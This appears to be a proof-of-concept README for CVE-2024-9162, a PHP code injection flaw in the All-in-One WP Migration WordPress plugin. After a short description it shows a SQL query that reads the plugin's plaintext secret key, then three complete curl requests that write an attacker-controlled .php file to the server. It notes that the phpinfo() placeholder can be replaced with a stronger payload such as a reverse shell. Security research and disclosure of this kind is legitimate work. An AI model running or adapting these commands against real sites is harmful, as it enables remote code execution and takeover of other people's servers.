 d0n601/cve-2024-9162
All-in-One WP Migration and Backup <= 7.86 - Authenticated (Administrator+) Arbitrary PHP Code Injection


The All-in-One WP Migration plugin for WordPress is vulnerable to arbitrary PHP Code Injection due to missing file type validation during the export in all versions up to, and including, 7.86. This makes it possible for authenticated attackers, with Administrator-level access and above, to create an export file with the .php extension on the affected site's server, adding an arbitrary PHP code to it, which may make remote code execution possible.
The ai1wm_secret_key is a 12 character alphanumeric string created when the plugin is initialized. The key is never rotated, does not expire, and is stored plain text in the wp_options table.
mysql> SELECT option_name,option_value FROM wp_options WHERE option_name='ai1wm_secret_key';
+------------------+--------------+
| option_name      | option_value |
+------------------+--------------+
| ai1wm_secret_key | PwrqqK3UHQJo |
+------------------+--------------+
1 row in set (0.00 sec)
This will create a php file containing a call to phpinfo();, which can be replaced with a better payload as seen in the manual reproduction section. Notice there is no authorization required beyond the secret key parameter.
VICTIM_URL=https://wordpress.hacker
XFILE_NAME=lolz.php
XDIRECTORY_NAME=testauto
SECRET_KEY=PwrqqK3UHQJo

PRIORITY_INT=30
curl --path-as-is -i -s -k -X $'POST' \
    --data-binary $"\x0d\x0a\x0d\x0a\x0d\x0aaction=ai1wm_export&ai1wm_import=1&options%5Breplace%5D%5Bold_value%5D%5B%5D=&options%5Breplace%5D%5Bold_value%5D%5B%5D=*&options%5Breplace%5D%5Bnew_value%5D%5B%5D=&options%5Breplace%5D%5Bnew_value%5D%5B%5D=%3C%3Fphp+phpinfo()%3B+%3F%3E&options%5Bencrypt_password%5D=&options%5Bencrypt_password_confirmation%5D=&options%5Bno_spam_comments%5D=on&options%5Bno_post_revisions%5D=on&options%5Bno_media%5D=on&options%5Bno_themes%5D=on&options%5Bno_muplugins%5D=on&options%5Bno_plugins%5D=on&options%5Bno_database%5D=on&options%5Bno_email_replace%5D=on&ai1wm_manual_export=1&storage=$XDIRECTORY_NAME&file=1&secret_key=$SECRET_KEY&priority=$PRIORITY_INT&archive=$XFILE_NAME" \
    $"$VICTIM_URL/wp-admin/admin-ajax.php?action=ai1wm_export&ai1wm_import=1"

PRIORITY_INT=50
curl --path-as-is -i -s -k -X $'POST' \
    --data-binary $"\x0d\x0a\x0d\x0a\x0d\x0aaction=ai1wm_export&ai1wm_import=1&options%5Breplace%5D%5Bold_value%5D%5B%5D=&options%5Breplace%5D%5Bold_value%5D%5B%5D=*&options%5Breplace%5D%5Bnew_value%5D%5B%5D=&options%5Breplace%5D%5Bnew_value%5D%5B%5D=%3C%3Fphp+phpinfo()%3B+%3F%3E&options%5Bencrypt_password%5D=&options%5Bencrypt_password_confirmation%5D=&options%5Bno_spam_comments%5D=on&options%5Bno_post_revisions%5D=on&options%5Bno_media%5D=on&options%5Bno_themes%5D=on&options%5Bno_muplugins%5D=on&options%5Bno_plugins%5D=on&options%5Bno_database%5D=on&options%5Bno_email_replace%5D=on&ai1wm_manual_export=1&storage=$XDIRECTORY_NAME&file=1&secret_key=$SECRET_KEY&priority=$PRIORITY_INT&archive=$XFILE_NAME" \
    $"$VICTIM_URL/wp-admin/admin-ajax.php?action=ai1wm_export&ai1wm_import=1"

PRIORITY_INT=60
curl --path-as-is -i -s -k -X $'POST' \
    --data-binary $"\x0d\x0a\x0d\x0a\x0d\x0aaction=ai1wm_export&ai1wm_import=1&options%5Breplace%5D%5Bold_value%5D%5B%5D=&options%5Breplace%5D%5Bold_value%5D%5B%5D=*&options%5Breplace%5D%5Bnew_value%5D%5B%5D=&options%5Breplace%5D%5Bnew_value%5D%5B%5D=%3C%3Fphp+phpinfo()%3B+%3F%3E&options%5Bencrypt_password%5D=&options%5Bencrypt_password_confirmation%5D=&options%5Bno_spam_comments%5D=on&options%5Bno_post_revisions%5D=on&options%5Bno_media%5D=on&options%5Bno_themes%5D=on&options%5Bno_muplugins%5D=on&options%5Bno_plugins%5D=on&options%5Bno_database%5D=on&options%5Bno_email_replace%5D=on&ai1wm_manual_export=1&storage=$XDIRECTORY_NAME&file=1&secret_key=$SECRET_KEY&priority=$PRIORITY_INT&archive=$XFILE_NAME" \
    $"$VICTIM_URL/wp-admin/admin-ajax.php?action=ai1wm_export&ai1wm_import=1"

It should be noted that the php file created via these steps will first appear in wp-content/plugins/all-in-one-wp-migration/storage/EXPLOITDIR/EXPLOITFILE.php before being deleted by the script and moved to wp-content/ai1wm-backups/reverse_shell.php.